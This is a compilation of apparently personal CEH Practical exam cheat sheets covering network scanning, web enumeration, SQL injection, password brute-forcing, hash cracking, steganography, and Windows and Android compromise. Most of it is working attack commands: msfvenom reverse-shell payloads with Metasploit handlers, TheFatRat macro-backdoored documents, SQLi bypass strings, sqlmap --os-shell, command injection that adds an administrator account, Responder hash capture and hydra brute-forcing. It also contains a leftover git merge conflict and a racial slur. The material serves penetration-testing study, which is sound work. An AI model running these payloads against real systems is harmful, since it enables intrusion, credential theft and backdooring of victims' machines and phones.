Enumeration
host enumation
host and service enumeration
````js
//discover devices inside the network eth0
netdiscover -i eth0
nmap -sN 10.10.10.0/24
// enumeration
netstat -a 10.10.10.10 // netstat enumeration netbios
snmp-check 10.10.10.10 // extract users from netbios - parrot
enum4linux
sudo nmap -vv -p 1-1000 -sC -A 10.10.10.10 -oN nmap_scan
nmap -p- -sS -min-rate 10000 -Pn -n 10.10.10
nmap -6 www.scanme.com // scan IPV6
nmap -sC -sV -vvv -T5 -p 80,21,2222 10.10.10
sudo nmap -v -sV -sC
nmap -Pn -sS -n 10.10.. -T4 -oN nmap_scan // [prefer] fast scan ufo mode
nmap -v -p- -sV -sC -T4 10.10 -oN nmap_scan // UDP/TCP scanning
sudo nmap -p- -Pn -vvv -sS 10.10.. -oN nmap_scan
nmap -sS -sV -A -O -Pn
nmap -sV -sT -sU -A 10.10.. -oN nmap_scan
sudo nmap -p- 10.10.. --open -oG nmap/AllPorts -vvv -Pn -n -sS
sudo nmap -p22,80 -sV -sC -Pn -n 10.10.. -oN nmap/openports -vvv
nmap -sV -p 22,443 10.10../24 // scan mi net 24
nmap -sU -p 161 -sV -sC 10.10.. // UDP Scan
nmap -A --min-rate=5000 --max-retries=5 10.10.. // optimize scan time
<<<<<<< HEAD
````

nmap -Pn -sS -A -oX test 10.10.10.0/24 // Scanning the network and subnet
-PR = ARP ping scan
-PU = UDP ping scan
=======
nmap -Pn -sS -A -oX test 10.10.../24 // scanning network subnet
//scripts
snmp //extract users of the network port 161
-PR = ARP ping scan
-PE = ICMP scan echo
-PU = UDP ping scan
-oX = save XMl
>>>>>>> df364a4f409faf7bc6bb4b291db58d3dcabb2bb9
-vv = verbose
-p = ports
-sC = default scripts
-A = agressive scan
-oN = save in a file
-sS = syn scan is untrusive because don't complete the petitions
-n = no resolution of dns
-p- = all ports
-sV = Probe open ports to determine service/version inf
-T4 = Timing scanning <1-5>
-o = output to save the scan
-sT = TCP port scan
-sU = UDP port scan
-A = Agressive/ OS detection
--open = all ports open
-oG = save in a grep format
-Pn = no do ping to the ip
-n = dont resolve domain names
--max-retries = 1 default verify 10 times.
-O = verifica el sistema operativo
// My niggerian methodology
nmap -sV -sC nmap 10.10.10.x #top1000ports
nmap -sC -sV -v -oN nmap.txt
masscan -e tun0 -p1-65535 -rate=1000 <ip>
sudo nmap -sU -sV -A -T4 -v -oN udp.txt ip
````
**#### default ports**
| port | name|
| :--- | :--- |
| 3306 | mysql --script mysql-info mysql-enum|
| 3389 | rdp port remote port
| 25 | smtp mail
| 80 | http
| 443 | https
| 20 | ftp
| 23 | telnet
| 143 | imap
| 22 | ssh
| 53 | dns
**#### Web Enumeration**
````js
// dir enumeration
gobuster dir -u 10.10.. -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt -q
dir : directory listing
-u : host
-w : wordlists
-t : threads int / Number of concurrent threads (default 10)
-x : enumerate hidden files htm, php
-q : –quiet / Don’t print the banner and other noise

// wordpress enumeration
wpscan --url https://localchost.com --passwords=
wpscan -u 10.10.. -e u vp
wpscan -u 10.10.. -e u --wordlist path/rockyou.txt //bruteforce
-e = enumerate
u = enumerate usernames
vp = vulnerable plugins

// wordlist generation
cewl -w wordlist -d 2 -m 5 http://wordpress.com
-d = deeph of the scanning
-m = long of the words
-w = save to a file worlist
````
web explotation
````js
// sql injection
sqlmap -u http://10.10.197.40/administrator.php --forms --dump
-u = url
--forms = grab the forms /detect
--dump = retrieve data form de sqli
#### basic sqli injection
sqlmap -u 10.10.77.169 --forms --dump
- u = url
- --forms= check the forms automatically
- --dump= dump dthe database data entries
**// extract database**
sqlmap -u http://localchost.com/hey.php?artist=1 --dbs
// extract colums
Sqlmap -u http://localchost.com/hey.php?artist=1 --D (tabla) --T artists --columns
// extract data of the table and the column inside of the db
sqlmap -u http://localchost.com/hey.php?artist=1 --D (tabla) --T artist --C adesc, aname, artist_id --dump
````
enumeration
````
enum4linux 10.10.60.11
````
bruteforcing
````
hydra -t4 -l lin -P /usr/share/wordlists/rockyou.txt ssh:10.10.149.11
hydra -l lin -P /usr/share/wordlists/rockyou.txt ssh:10.10.149.118
````
stego
````js
exiftool cats.png
zsteg cats.png
binwalk -d cats.png
**// windows**
snow -C -p "magic" readme2.txt
-p = passowrd
//image steganography
openstego > extract dat >
//stegseek to crack stego password
````
windows rpc mal configurado
````
rpcclient 10.10.123.10
````
hashcracking
hashcat
````terminal
hashcat -O -w3 -m 0 56ab24c15b72a457069c5ea42fcfc640 /usr/share/wordlists/rockyou.txt --show
-m = type of hash
-a = attack mode (1-3) 3 bruteforcing
--show = mostrar hash crackeado
hashcat -O -A 0 -m 20 salt12314124:passowrdmd523432 /usr/share/worlist/rockyou.txt
hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt --show
````
john
````
john --format=Raw-MD5 hash --wordlist=/usr/share/wordlists/rockyou.txt
- --format = hash format '--list=formats | grep MD5'
- hash = file - echo '123213dasd' >> hash
- wordlist= = wordlist to crack
### to show the hash cracked
john --show --format=Raw-MD5 hash
- --show = show the hash:Cracked

````
cryptography
```js
//HashCalc
take a file and open into hashcalc
i will give you the the hash for md5 or other algorithms
// MD5 calculator
it will compare both files what we need get the md5
// HashMyFiles
it allow you to hash all the files inside a folder
// Veracrypt
```
rainbowtables
```js
Rainbowtables are already hash with password to perform cracking without calculate a new hash.
// linux
rtgen // rainbowcrack
rtgen sha256 loweralpha-numeric 1 10 0 1000 4000 0 // generate a new rainbow table
// windows
rtgen md5 loweralpha-hnumeric 1 4 1 1000 1000 0 //
then use app rainbowcrack // add the hashes and the rainbow table option
```
enumerating -smba
````
search for commands
smbmap --help | grep -i username
smbmap -u "admin" -p "passowrd" -H 10.10.10.10 -x "ipconfig"
-x = command
````
wireshark
````js
### wireshark filters
// filters by post
http.request.method==POST
smtp // email
pop // email
dns.qry.type == 1 -T fields -e dns.qry.name = show records present in this pcap
dns.flags.response == 0 = There are 56 unique DNS queries.
tcp // show tcp packets
//find packets
edit > find packets > packet list : packet bytes > case sensitive: strings > string "pass" :search
//DDOS ATTACK
look number of packets first column
then >statistics > ipv4 statistics > destination and ports
/// tshark cli
tshark -r dns.cap | wc -l //count how many packets are in a capture
tshark -r dns.cap -Y "dns.qry.type == 1" -T fields -e dns.qry.name //show records present in this pcap
tshark -r dnsexfil.pcap -Y "dns.flags.response == 0" | wc -l
tshark -r pcap -T fields -e dns.qry.name | uniq | wc -l //There are 56 unique DNS queries.
tshark -r pcap | head -n2 //DNS server side to identify 'special' queries
tshark -r pcap -Y "dns.flags.response == 0" -T fields -e "dns.qry.name" | sed "s/.m4lwhere.org//g" | tr -d "\n" `exfiltrate data with regx`
````
Privilege scalation reverse shell
````
ssh -p 2222 mith@10.10.123.23
sudo -ls ###list de su permisions
sudo vim -c ':!/bin/sh' ### privilege scalation
````
https://gtfobins.github.io/
other
``````Js
hydra -l root -P passwords.txt [-t 32] ftp
hydra -L usernames.txt -P pass.txt mysql
hashcat.exe -m hash.txt rokyou.txt -O
nmap -p443,80,53,135,8080,8888 -A -O -sV -sC -T4 -oN nmapOutput 0.10.10
wpscan --url https://10.10.10.10 --enumerate u
netdiscover -i eth0
john --format=raw-md5 password.txt [ To change password to plain text ]
``````
``````

vulnerability scanning
```
nikto -h url -Cgidirs all
```
System hacking
```js
// 1 - on a windows machine
wmic useraccount get name,sid //list users
// using a tool
Pwdump7.exe >> /path/file.txt //get a file to crack
// using ophcrack to crack the hash with rainbow tables
ophcrack >> tables >> vista free
// cracking with rainbow tables using winrtgen to create a rainbow table
winrtgen >> add table >> hashntlm
rainbowcrack >> select the obtained file >> select dircreatd with winrtgen
// 2 - using responder to capture the traffic of the windows system
//run a shared folder on windows
//capture the ntlm hash >> cracking with jhon
chmod +x responder.py
./Responder.py -I eth0
-I = interface //ifconfig
// cracking the ntlm capture with ntlm
john capture.txt
lopthcr4ck // helps to crack ntlm passwords store on windows
// system hacking windows
// look for an exploit and try to get remote access to the victim using msfvnom,metasploit and rat
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=my.ip LPORT=my.port -o /root/Desktop/test.exe
-p = payload
--platform = Os
-a = architecture
-f = format of the payload
-o = output dir
// now with try to share the file with the victim
// we try three forms
// #1 - option
mkdir /var/www/html/share
chmod -R 755 /var/www/html/share
chown -R www-data:www-data /var/www/html/share
// copy the text.exe to the new server
cp /root/Desktop/test.exe /var/www/html/share

// #2 - option
python -m SimpleHttpServer 80
// #3 - option
python3 http.server 80
// start the serverwith apache
service apache2 start //apache version
//now we open msfconsole to gain a inverse shell with meterpreter
use exploit/multi/handler //similar to nc -nlvp .port
set payload windows/meterpreter/reverse_tcp
set LHOST my.ip
set LPORT my.port
exploit/run // run the exploit
//share the file with the victim
my.ip/share
//inside the victim's machine
run the exe // text.exe share with the server
//look at the metasploit session
sysinfo // system info
//now with try to enumerate to know misconfigurations on the w10 system
//using PowerSploit
upload /path/PowerUp.ps1 powerup.ps1 // with meterpreter
shell // with shell with change from meterpreter to windows shell
// now we execute powerup
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"
// now we know that windows is vulnerable to dll injection
// change to meterpreter shell with exit & run
run vnc // will open a VNC remote control on the victim
// Now we will try another method to gain access to a machine
```

// with TheFatRat
chmod +x fatrat
chmod +x setup.sh
chmd +x powerfull.sh
./setup.sh
//run fatrat
option 6 // create fud.. [Excelent]
option 3 // create apache + ps1
//put the lhost and lport
enter the name for files : payload
option 3 // for choosing meterpreter/reverse_tcp
// payload generated
option 9 // back to the menu
option 7 // create a back office
option 2 // macro windows and select lhost and lport
// enter the name for the doc file
// use custom exe backdoor Y
option 3 // reverse_tcp
// backdoor inside the doc generate
// share document with the server option 1 and 2 above
// start msfconsole to gain meterpreter shell
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST my.ip
set RHOST my.port
exploit / run
```

**#### Mobile Hacking**
```js
// create a backdoor with msfvenom
msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=my.ip R > path/backdoor.apk
// share with some of the three methods above
// now with metasploit
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST my.ip
exploit -j -z // exploit with a background job
// install the apk in android & the session will open
sessions -i 1 // will display the meterpreter
sysinfo // to know the os
// Using PhoneSploit
run phonesploit
option 3 // new phone
enter the ip // ip' phone &
option 4 // to shell on the phone
//in the menu you can search, download, info
```

Using the methodology
1. `netdiscover -i eth0`
2. `map -p- 10.10.10.10 [ Any IP ]` port discovery
3. `nmap -p443,80,53,135,8080,8888 -A -O -sV -sC -T4 -oN nmapOutput 10.10.10.10`
4. `gobuster -e -u** http://10.10.10.10 -w wordlsit.txt` on a webserver running
5. trying sqli payloads on the forms
```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—
```

6. bruteforcing web servers
```
hydra -l root -P passwords.txt [-t 32] <IP> **_ftp_**
hydra -L usernames.txt -P pass.txt <IP> **_mysql_**
hydra -l USERNAME -P /path/to/passwords.txt -f <IP> **_pop3_** -V
hydra -V -f -L <userslist> -P <passwlist> **_rdp_**://<IP>
```
```

hydra -P common-snmp-community-strings.txt target.com **_snmp_**
hydra -l Administrator -P words.txt 192.168.1.12 **_smb_** -t 1
hydra -l root -P passwords.txt <IP> **_ssh_**
```
**7. `cewl example.com -m 5 -w words.txt` custom wordlist**
**8. search for vulns**
```js
searchsploit 'Linux Kernel'
searchsploit -m 7618 // Paste the exploit in the current directory
searchsploit -p 7618[.c] // Show complete path
searchsploit — nmap file.xml // Search vulns inside a Nmap XML result
```

2) Sec Friends Note

```
**# CEH-Practical-Notes-and-Tools**
Successfully completed the CEH (Practical) exam by EC-Council with a score of 20/20! Took me around 2 hours 20 minutes to complete the 6 hour Proctored exam.

> My Personal Notes that I used on the Exam as a Cheatsheet

**# Network Hacking**
**## Netdiscover**

* Scan Entire Network for ALive host using ARP console
netdiscover -i eth0
netdiscover -r x.x.x.1/24

**## Nmap**

* To scan the live Host
nmap -sP x.x.x.1/24
nmap -sn x.x.x.1/24
```
* To find the Specific open port
nmap -p port x.x.x.1/24 --open

* To find the OS

nmap -O x.x.x.x

* Comprehensive Scan

nmap -Pn -A x.x.x.1/24 -vv --open
```

  ## Wireshark

  * Wireshark provides the feature of reassembling a stream of plain text protocol packets into a human-readable format

    select_packet > follow > TCP Stream

  * To the get the specific method like (post , get)

  http.request.method==post
  http.request.method==get
    * To the Find DOS & DDOS
  * go to Statistics and Select Conversations , sort by packets in IPv4 based on number of Packets transfer

  Statistics > Conversations > IPv4 > Packets

  ## Covert TCP

  * [covert_TCP](Covert_TCP.c)
  * In this we have to use Covert TCP technique to analyses the pcapng file.
  * Traverse though each line in Wireshark and concentrate on Identification field, keep an eye on Hex value and
```
```

ANSI value.
  * Compile the Code

cc -o covert_tcp covert_tcp.c

  * Reciever Machine(Client_IP)

  sudo ./covert_tcp -dest Client_IP -source Attacker_IP -source_port 9999 -dest_port 8888 -server -file recieve.txt
  ```
  * Sender Machine(Attacker_IP)
  * Create A Message file that need to be transferred Eg: secret.txt

  sudo ./covert_tcp -dest Client_IP -source Attacker_IP -source_port 8888 -dest_port 9999 -file secret.txt

 * Secret message sent using Covert_TCP and it is captured using Wireshark - [Pcap_of_Covert](Covert_TCP_Capture.pcapng)
 * The Secret text is -> Hello  This 123 -


  **##  LLMNR/NBT-NS Poisoning**

* [Responder](https://github.com/lgandx/Responder) - rogue authentication server to capture hashes.

* This can be used to get the already logged-in user's password, who is trying to access a shared resource which is not present.

* In Parrot/Kali OS,

responder -I eth0


* In windows, try to access the shared resource, logs are stored at usr/share/responder/logs/SMB<filename>
* To crack that hash, use JohntheRipper

john SMBfilename


 **## Common Port**

* 21        - FTP
* 22        - SSH
* 23        - TELNET
* 3306      - MYSQL
* 389,3389  - RDP



  **## Port Login**

  * FTP Login

    ftp x.x.x.x


  * SSH Login
    ssh username@x.x.x.x


  * TELNET Login

    telnet x.x.x.x



**# Web Hacking**
* To verify Website's Ip
Nslookup wwww.example.com
```

  ## File Upload Vulnerability

* To create a PHP Payload
* Copy the PHP code and create a .php

msfvenom -p php/meterpreter/reverse_tcp lhost=attacker-ip lport=attcker-port -f raw

```
* To create a Reverse_tcp Connection
msfconsole
use exploit/multi/handler
set payload php/meterepreter/reverse_tcp
set LHOST = attacker-ip
set LPORT = attcker-port
run

* To find the secret file
  type C:\wamp64\www\DVWA\hackable\uploads\Hash.txt

  ## SQL Injection

  * Login bypass with [' or 1=1 --]

### DSSS

  * Damn Small SQLi Scanner ([DSSS](https://github.com/stamparm/DSSS)) is a fully functional SQL injection
vulnerability scanner (supporting GET and POST parameters)

  * As of optional settings it supports HTTP proxy together with HTTP header values User-Agent, Referer and
Cookie.

  python3 dsss.py -u "url" --cookie="cookie"


  * Open the binded URL


### SQLMAP

* List databases, add cookie values
  sqlmap -u "http://domain.com/path.aspx?id=1" --cookie="PHPSESSID=1tmgthfok042dslt7lr7nbv4cb; security=low" --
dbs

* OR

  sqlmap -u "http://domain.com/path.aspx?id=1" --cookie="PHPSESSID=1tmgthfok042dslt7lr7nbv4cb;
security=low"   --data="id=1&Submit=Submit" --dbs

* List Tables, add databse name

  sqlmap -u "http://domain.com/path.aspx?id=1" --cookie="PHPSESSID=1tmgthfok042dslt7lr7nbv4cb; security=low" -D
database_name --tables

* List Columns of that table

  sqlmap -u "http://domain.com/path.aspx?id=1" --cookie="PHPSESSID=1tmgthfok042dslt7lr7nbv4cb; security=low" -D
database_name -T target_Table --columns

* Dump all values of the table

  sqlmap -u "http://domain.com/path.aspx?id=1" --cookie="PHPSESSID=1tmgthfok042dslt7lr7nbv4cb; security=low" -D
database_name -T target_Table --dump

# System Hacking

  ## System

  * To create a Payload

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=attacker_IP
LPORT=attacker_Port -o filename.exe

* To take a reverse TCP connection from windows

msfdb init && msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST= attacker-IP
set LPORT= attacker-Port
run
```

 # Android Hacking

ADB

* To Install ADB

```
apt-get update
sudo apt-get install adb -y
adb devices -l (L)
```

* Connection Establish Steps

```
adb connect x.x.x.x:5555
adb devices -l
adb shell
```

* To navigate

```
pwd
ls
cd Download
ls
cd sdcard
```

* Download a File from Android using ADB tool

adb pull /sdcard/log.txt C:\Users\admin\Desktop\log.txt
adb pull sdcard/log.txt /home/mmurphy/Desktop

PhoneSploit tool

* To install Phonesploit

```
git clone https://github.com/aerosol-can/PhoneSploit
cd PhoneSploit
pip3 install colorama
OR
python3 -m pip install colorama
```

*** To run Phonesploit**

```
python3 phonesploit.py

* Type 3 and Press Enter to Connect a new Phone OR Enter IP of Android Device
* Type 4, to Access Shell on phone
* Download File using PhoneSploit
9. Pull Folders from Phone to PC
* Enter the Full Path of file to Download
sdcard/Download/secret.txt
```

 # Password Cracking

Wordpress

```
* Wordpress site only Users Enumeration
wpscan --url http://example.com/ceh --enumerate u
```

  * Direct crack if we have user/password detail

```
wpscan --url http://x.x.x.x/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt
wpscan --url http://x.x.x.x:8080/CEH -u <user> -P ~/wordlists/password.txt
```

Hydra

SSH

```
hydra -l username -P passlist.txt x.x.x.x ssh
```

FTP

```
hydra -L userlist.txt -P passlist.txt ftp://x.x.x.x

* If the service isn't running on the default port, use -s

hydra -L userlist.txt -P passlist.txt ftp://x.x.x.x -s 221

* FTP Get command
* Used to download the specific file from FTP to attacker or local machine
```

```
get flag.txt ~/Desktop/filepath/flag.txt
get flag.txt .
```
TELNET

```
hydra -l admin -P passlist.txt -o test.txt x.x.x.x telnet
```

 # Steganography

Snow

* Whitespace Steganography using [Snow](https://darkside.com.au/snow/snwdos32.zip)
* To hide the Text

```
SNOW.EXE -C -p test -m "Secret Message" original.txt hide.txt
```

* To unhide the Hidden Text

```
SNOW.EXE -C -p test hide.txt
```

CrypTool

Keywords

* Img hidden - Openstego
* .hex - Cryptool
* Whitespace - SNOW
* MD5 - Hashcalc & MD5 Calculator
* Encoded - BCTexteditor
* Volume & mount - Veracrypt

File Transfer
File Transfer

Linux to Windows
* used to send a payload by Apache

```
mkdir /var/www/html/share
chmod -R 755 /var/www/html/share
chown -R www-data:www-data /var/www/html/share
cp /root/Desktop/filename /var/www/html/share/
```

* to start and verify

```
service apache2 start
service apache2 status
```
* to Download from Windows
* Open browser

```
IP_OF_LINUX/share
```

Windows to Linux
* File system > Network > smb///IP_OF_WINDOWS

Resource

Course

* [Penetration Testing Student - PTS](https://my.ine.com/CyberSecurity/learning-paths/a223968e-3a74-45ed-884d-2d16760b8bbd/penetration-testing-student) from [INE](https://my.ine.com/)
* [Practical Ethical Hacking - PEH](https://academy.tcm-sec.com/p/practical-ethical-hacking-the-complete-course) from [TCM Security](https://tcm-sec.com/)
* [iLab](https://ilabs.eccouncil.org/ethical-hacking-exercises/) CEH (Practical) Official Lab from [EC-Council](https://www.eccouncil.org/)
* [Youtube free iLab](https://www.youtube.com/watch?v=9g5gdhoDotg&list=PLWGnVet-gN_kGHSHbWbeI0gtfYx3PnDZO)

TryHackMe
Learning Path
* [Pre-Security](https://tryhackme.com/paths)
* [Jr Penetration Tester](https://tryhackme.com/paths)

```
* [Complete Beginner](https://tryhackme.com/paths)
### Rooms
* [Linux](https://tryhackme.com/module/linux-fundamentals)
* [Nmap](https://tryhackme.com/room/furthernmap)
* [SQLMAP](https://tryhackme.com/room/sqlmap)
* [Wireshark](https://tryhackme.com/room/wireshark)
* [Hydra](https://tryhackme.com/room/hydra)
* [DVWA](https://tryhackme.com/room/dvwa)
* [OWASP Top 10](https://tryhackme.com/room/owasptop10)


## Links
* [hash.com](https://hashes.com/en/decrypt/hash) is a online hash Identifier and Cracker
```

Commands were used during the exam

1) Nmap

nmap -sn 170.16.0.1/24 -oN nmap.txt
nmap -O 170.16.0.1/24 -oN namp-OS.txt
namp -sC -sV -sS 170.16.0.20 -oN namp-all.txt

2) wpscan

wpscan -u james -P /password.txt — url http://172.16.0.27:8080/CEH/

3) sqlmap

I didn't used "sqlmap" for any sqlinjection related question, incase if you get any questions related to sqlinjection use git hub repo you will find some usefull commands.
https://github.com/cmuppin/CEH/blob/main/SQL%20Injection

4) "hashcat" and **"john"**

If you get questions related to Hash caracking use this github repo you will find some usefull commands.
https://github.com/cmuppin/CEH/blob/main/Cryptography

6) Hydra

hydra -L /user.txt -P /password.txt ftp://172.0.16.21

7) Phonesploit

To exploit the Android device and get the reverse shell, these commands will help you and the phonesploit will be installed i n the root folder, if you don't find the phonesploit use the command like "find phonesploit".
https://github.com/cmuppin/CEH/blob/main/Android

8) Metasploit

If you get any questions related to netbios, SMB use metasploit.
OWASP ZAP
Open the ZAP
Add the webiste name to Autoscan
Click on the Alert tab to know about Vulnerabilities

SQL MAP

Open the vulnerable website
Copy the cookie from the inspect element
Open the terminal to use sqlmap
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl="; --dbs
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moveiscope --tables
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moviescope -T user-Login --dump

You will get all the Useraname and Passwords of the website.

---

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" --os-shell
It opens up the Interactive OS shell.

---

mysql -U qdpmadmin -h 192.168.1.8 -P passwod
show databases;
use qdpm;
show tables'
select * from users;
show dtabases;
use staff;
show tables;
select * from login;

select * from user;

When you have username and Password for the database

Login to DVWA
Set the Security Level "Low"
Click on the Command Injection Tab
Check the parameter is vulnerable or not and it is vulnerable
Now enter the system cmd's
| hostname
| whoami
| dir C:\path.txt
| type path.txt

| net user
| net user Test /Add
| net user
| net user Test
| net localgroup Administrators Test /Add

Succefully created the "Test" user account.

PhoneSploit
https://n00bie.medium.com/hacking-android-using-phonesploit-ffbb2a899e6

apt-get install adb
git clone github.com/01010000/phonesploit
cd phonesploit
pyhton3 phonesploit.py
3 (Connect to new phone)
Add IP address of android device
4 (Access shell on phone)
IP address again of android device
pwd
ls
cd sdcard
ls
cd downloads
cat accnt-info.txt

Tools to master for this exam
Nmap Wpscan Hydra Metasploit Adb Snow Openstego Hashcalc Veracrypt BCTextEncoder Cryptool Cracking hashes SQLMap Wireshark